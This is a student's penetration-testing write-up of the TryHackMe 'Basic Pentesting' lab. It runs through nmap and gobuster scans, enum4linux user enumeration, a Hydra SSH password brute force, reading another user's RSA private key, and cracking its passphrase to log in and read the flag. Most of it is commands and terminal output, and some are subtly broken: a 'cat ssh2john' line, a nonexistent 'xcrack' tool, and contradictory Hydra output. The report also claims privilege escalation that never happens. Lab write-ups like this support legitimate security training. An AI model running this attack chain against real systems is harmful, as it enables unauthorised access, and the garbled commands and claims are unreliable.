2.6	Resources used	35



## **LIST OF FIGURES**

<b>FIG NO.</b>	<b>NAME</b>	<b>PAGE NO</b>
1	Nmap scan	28
2	Gobuster scan	29
3	Dev txt contents	30
4	J txt pass word note	30
5	Enum 4linux part1	31
6	Enum 4linux users	31
7	Hydra ssh brute success	32
8	Ssh login jan	32
9	Cracked passphrase	33
10	Final flag	33
11	Final Question solve	34

**TASK 2 : Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.**

**2.1 ATTACK NAME:**

Phase	Attack Name / Technique	Description
Reconnaissance	Network Scanning (Nmap)	Identify live hosts, open ports, running services, and OS versions.
Enumeration	Service Enumeration	Gather detailed information about exposed services like SSH, SMB, HTTP.
Password Attacks	Brute-force (Hydra/Medusa)	Try many password combinations to gain access to SSH or other services.
Web Exploitation	Directory Brute-force (Gobuster/Dirb)	Discover hidden web directories or admin panels.
Exploitation	Default Credentials Exploit	Exploit weak or default username/password on services.
Privilege Escalation	Linux Privilege Escalation	Gain root access through misconfigurations, SUID binaries, or cron jobs.
Post Exploitation	Flag Retrieval	After gaining root or user access, extract flags or sensitive data.

**2.2 TOOLS USED :**

- 1)Nmap – Used for scanning open ports and detecting running services on the target system.
- 2)FTP Client – Checked for anonymous login and file access.
- 3)Enum4linux – Enumerated SMB shares and extracted usernames from the target system.
- 4)Hydra – Performed brute-force attack on the SSH service using a username and password wordlist.

- 5)SSH – Used to log in to the target machine remotely after successful credential discovery.
- 6)Find – Searched for SUID binaries that may allow privilege escalation.
- 7)LinPEAS – Automated script for finding privilege escalation vectors on a Linux system.
- 8)Screenshot Tools (e.g., Flameshot, Shutter) – Captured screenshots of critical steps for report documentation.


## 2.3 STEPS TO PRODUCE(with screenshots)

### Target: TryHackMe – Basic Pentesting Room

#### **Step 1 : Target Identification & Nmap Scan**

Command:

“nmap -sV -sC -T4 10.10.4.222”



```

root@kali: ~# nmap -sV -sC -T4 10.10.4.222
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-14 09:25 EDT
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 09:26 (0:00:16 remaining)
Stats: 0:01:41 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 09:28 (0:00:48 remaining)
Stats: 0:01:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 09:28 (0:00:53 remaining)
Stats: 0:02:34 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 09:29 (0:01:15 remaining)
Stats: 0:03:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.63% done; ETC: 09:28 (0:00:00 remaining)
Stats: 0:04:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 91.67% done; ETC: 09:29 (0:00:00 remaining)
Nmap scan report for 10.10.4.222
Host is up (0.14s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 db45cbb4a8b71f8e93142aefff845e4 (RSA)
|_  256 09b9b91ce0bf0e1c6f7ffe8e5f201bce (ECDSA)
|_  256 a5682b225f984a62213da2e2c5a9f7c2 (ED25519)
80/tcp    open  http           Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13?
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http-proxy?
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_ smb2-security-mode:

```

(Fig 1\_nmap\_scan.png)

## Step 2: Deep SMB Enumeration

We then enumerate SMB details such as guest access, OS information, and NetBIOS data. The results show:

- SMB version: 4.3.11
- Guest access is allowed
- Machine name: BASIC2
- Message signing is disabled (default but insecure)


This gives insights into potential weak SMB configurations.

## Step 3: Web Directory Brute Forcing

Using Gobuster, we scan the HTTP service for hidden directories.

### Command Used:

“gobuster dir -u http://10.10.4.222/ -w /usr/share/wordlists/dirb/common.txt”



```
# gobuster dir -u http://10.10.4.222/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.4.222/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 290]
./htaccess (Status: 403) [Size: 295]
./htpasswd (Status: 403) [Size: 295]
/development (Status: 301) [Size: 316] [→ http://10.10.4.222/development/]
/index.html (Status: 200) [Size: 158]
/server-status (Status: 403) [Size: 299]
Progress: 4614 / 4615 (99.98%)

Finished
```

(Fig .2\_gobuster\_scan.png)

## Step 4: Exploring the /development Directory

Upon visiting the /development/ path in a browser, we find two files: dev.txt and j.txt.

## Step 5: Reading dev.txt

The file dev.txt contains notes from a developer discussing the setup of Apache, SMB, and mentions Apache Struts version 2.5.12. This could be important if vulnerable.

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

(Fig 3\_dev\_txt\_contents.png)

## Step 6: Reading j.txt – Password Weakness Clue

The j.txt file includes a warning from user kay to jan saying they cracked Jan's password hash easily and advising them to change it.

This is a strong hint that the password is weak and worth brute-forcing.

```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

-K
```

(Fig 4\_j\_txt\_password\_note.png)

## Step 7: Enumerating Users with Enum4linux

Using Enum4linux, we enumerate SMB and system users. It confirms two users:

- jan
- kay

These usernames will be useful for SSH brute force attempts.

```

enum4linux 10.10.4.222
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Sep 14 10:01:22 2023

===== ( Target Information ) =====
Name      Last modified  Size Description
Target ..... 10.10.4.222
RID Range ..... 500-550,1000-1050
Username ..... 11:08:04-23 14:52 483
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

Apache/2.4.18 (Ubuntu) Server at 10.10.4.222 Port 80
===== ( Enumerating Workgroup/Domain on 10.10.4.222 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 10.10.4.222 ) =====

Looking up status of 10.10.4.222
BASIC2 <00> - B <ACTIVE> Workstation Service
BASIC2 <03> - B <ACTIVE> Messenger Service
BASIC2 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 10.10.4.222 ) =====

[+] Server 10.10.4.222 allows sessions using username '', password ''

===== ( Getting domain SID for 10.10.4.222 ) =====

Domain Name: WORKGROUP

```

(Fig 5\_enum4linux\_part1.png)

```

[+] Found new SID:
S-1-5-32 4.18 (Ubuntu) Server at 10.10.4.222 Port 80

[+] Found new SID:
S-1-5-32

[+] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon use

S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)

```

(Fig 6\_enum4linux\_users.png)



## Step 8: SSH Brute Force Attack

We use Hydra to brute-force the SSH service using the rockyou.txt wordlist and the username jan.

### Command Used:

“hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.4.222”

Result: Successful login with password armando.

```
(root@kali): /home/kali/Downloads
# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.4.222
Hydra v9.4.4 (C) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-14 10:14:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.4.222:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 14344399 to do in 1440:12h, 15 active
[STATUS] 114.07 tries/min, 344 tries in 00:03h, 14344056 to do in 2884:54h, 15 active
[STATUS] 189.43 tries/min, 766 tries in 00:07h, 14343834 to do in 2184:30h, 15 active
[22][ssh] host: 10.10.4.222 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-14 10:22:06
```

(Fig 7\_hydra\_ssh\_brute\_success.png)

## Step 9: SSH Login

With valid credentials (jan:armando), we SSH into the machine and confirm successful access. We're now inside as a low-privilege user.

```
(root@kali) [~/home/kali/Downloads]
# ssh jan@10.10.4.222
The authenticity of host '10.10.4.222 (10.10.4.222)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDuftGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.4.222' (ED25519) to the list of known hosts.
jan@10.10.4.222's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ ls
jan@basic2:~$ pwd
/home/jan
```

(Fig 8\_ssh\_login\_jan.png)

```
ic2:/$ cd home
ic2:/home$ cd kay
ic2:/home/kay$ cd .ssh
ic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
ic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA...
o: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUANkCrXg3+9vn6xcujpzUDuUtlZ
34wUZTUEBspBm487rDFVKTOVqrVHTy1K2aLy2Lka2Cnfjz8LLv+FMadsN
R1GcXPY8B7nsa1e1PyRrPZHIIHQOQFIYLSPMYv79RC6516frkDSvxzbfdfx
5FU49AEVBKBJtZnLEBw31mxjv0LLAQaIaX5QfexMacIQOUWCHATLpVxMnN
cVXs+1AmPiefl7uN4URB9NZS4Zp0lplbCbU4EawX0Tt+VKd6kzh+Bk0auU
p/U+dRasu3oxqykLKU2DpSeU7rlvPAqa6y+ogK/wOTbnTrkRngKqLQxML
yrLETfc275zhVVYhKf2LgtOfalyobMqGIRm+ewVoXORZPB1v81yNTDdDe
15Ps01hAWKIRxUPaEr18lcZ+oLY0wVw2oNL2xKugtQpV2jwh04ygdXbfbJ
D3pVMhK6A75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
VYs5mo5tbpWDhi0NRRfngP1t6bn7Tv7b7ACayGzHdLpIAqZmv/0hwMrTnr
b7VxGNmbmzyYhZNEwMppE2i8mFSAVFCJEC3CDgn5TVQXfh6CJJRVRhdXvY
+CzF7mbWm5NsFstPPLONk46JmRUEUjeIbLzBCw6bX5s+b95eFecceWMMwE
LDtVtg3sFdjxp0hgGxqQK4bABmBnM4chFck7RpvCrj3sKyWYVEDJMYvc87Z0
9WNfOQUDON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyyuPGCFDA0SARf6/kkwG
3ihaFOQKb0+sflgxBaHxb6k0ocMQAWIOxYJjnPKNB8bzz1QLJ3s1JrZXibhl
25NaUyu5u4bgtFhb/f8aABKb6L4XLWR+4HxbotpJx6RVBYEPZ/kv10q3S1
nc32p+4A4hOPkG66JdYHLS6B328uVi16D64fry10nA4TEj1ZTP0S9pcSEK
lCbpcwJ1U4I9mEHZEJhC0r2lyuqfZbnfYUroQcV0h8mS8X75seooNz8auQL
fQ5saCHP4y/ntmz1A3Q0FNJjZXaQdFK/hTAdhMQ5d1GXNw3t1bmd8Swgve
XezA39jOgm3VboN6cAxpz124Kj0bEwzxCBzWKi0CPHFLLyUmoDeLqP/NIK
3aZemIL5RAH5dCLT4k67we19j/QJ6zLUT0vSmLono1IiFdsM04NUnYJ3
zoUL5NiY4Jj3CLPLTNNjAlqnpcoaqad7gV3RD/asml2LKfB0UT8RrTtt+s
0dHmwovGmDatJJP+eMrC6S896+HAXvcvPxLKNTi7+jsNTWuPBCNTSFvo19
5YHtwlY8RMWjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qQ4V2qOynM2P
n+8DBoucB65fXs1SiKxNYSCEd4LspUE4uMSR3yXBpZ/44SyY8KEzrAzaI
Q1U2FaJwNtMMN5OIshONDEABf9Ilaq46LSGpMRahNNxwzozht/LGFQmGjJ
```

(Fig 9.cracking passphrase)

We found Kay's RSA private key and saved it as a.txt.

It was protected with a passphrase, so we used `ssh2john` to convert it into a hash format.

Using john with the rockyou.txt wordlist, we cracked the passphrase.

With the decrypted key, we accessed Kay's account via SSH.

### Step 10 :

After cracking the passphrase with John, we connect to Kay's account via SSH from Jan's session.

We provide the cracked passphrase when prompted.

Access is granted, and we are now logged in as Kay.

The final flag is found in the pass.bak file.

```

root@kali:~/Downloads# cat ssh2john a.txt > decrypted1.txt
root@kali:~/Downloads#
root@kali:~/Downloads# cat /usr/share/wordlists/rockyou.txt | xcrack -d decrypted1.txt
Using default input characters: UTE
Loaded 1 password hash (SSH, SSH private key [RSA/D5A/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0-MD5/AES 1-MD5/3DES 2-Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
passwords (0)
lg 0:00:00:00 DONE (2023-09-14 10:55) 25.00g/s 2068Kp/s 2068Kc/s 2068Kc/s behlat...bammer
Using the "-c" option to display all of the cracked passwords reliably
Session completed.

```

(Fig 10.final\_flag)

### Step 11: Final Question solve



```

jan@basic2:/home/kay/.ssh$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.4.222
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.4.222 (10.10.4.222)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVv00LT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$
kay@basic2:~$

```

(Fig 11 Question solve)

## **2.4 IMPACT OF PROJECT:**

- 1) Understood real-world attack methodology in a safe environment.
- 2) Gained hands-on experience in:
  - Network Scanning
  - Service Enumeration
  - Brute-force attacks
  - Directory busting
  - SSH exploitation
  - Privilege Escalation
- 3) Improved practical penetration testing skills.
- 4) Learned the importance of securing exposed services like SSH and Web Directories.
- 5) Realized how poor configuration can lead to system compromise.
- 6) Strengthened knowledge of tools like Nmap, Hydra, Dirb, and SSH.
- 7) Made me more security-aware and better prepared for ethical hacking and cybersecurity roles.

## **2.5 MITIGATIONS OF ABOVE PROJECT:**

- 1) Disable SSH root login.
- 2) Use strong, complex passwords.
- 3) Implement SSH key-based authentication.
- 4) Change default SSH port from 22.
- 5) Limit SSH access by trusted IP addresses.
- 6) Deploy fail2ban to block brute-force attempts.
- 7) Disable unnecessary services (like SMB).
- 8) Remove or restrict access to development/test directories.

- 9) Protect sensitive web directories via .htaccess or server config.
- 10) Grant minimum necessary user privileges.
- 11) Regularly update system and services.
- 12) Enable and monitor authentication logs.
- 13) Enforce strong password policies.
- 14) Set secure file and directory permissions.
- 15) Use firewalls (UFW/iptables) to limit open ports.

## **2.6 RESOURCES USED**

- 1) TryHackMe Platform — For deploying the *Basic Pentesting* virtual machine room.
- 2) Kali Linux (or TryHackMe AttackBox) — As the penetration testing environment.
- 3) Nmap — For network scanning and service enumeration.
- 4) Hydra — For brute-forcing SSH login credentials.
- 5) Dirb — For directory and file enumeration on the web server.
- 6) SSH Client (OpenSSH) — For remote login to the target machine.
- 7) Netcat (nc) — For simple network communication and reverse shells.
- 8) Fail2Ban (concept reference) — To mitigate brute-force attacks (explained in mitigations).
- 9) Linux Command-line Utilities — Such as sudo, chmod, nano, cat, find, grep.
- 10) Official Documentation & Man Pages — For tool-specific commands and options.
- 11) Online Cybersecurity Articles & Guides — For penetration testing methodology reference.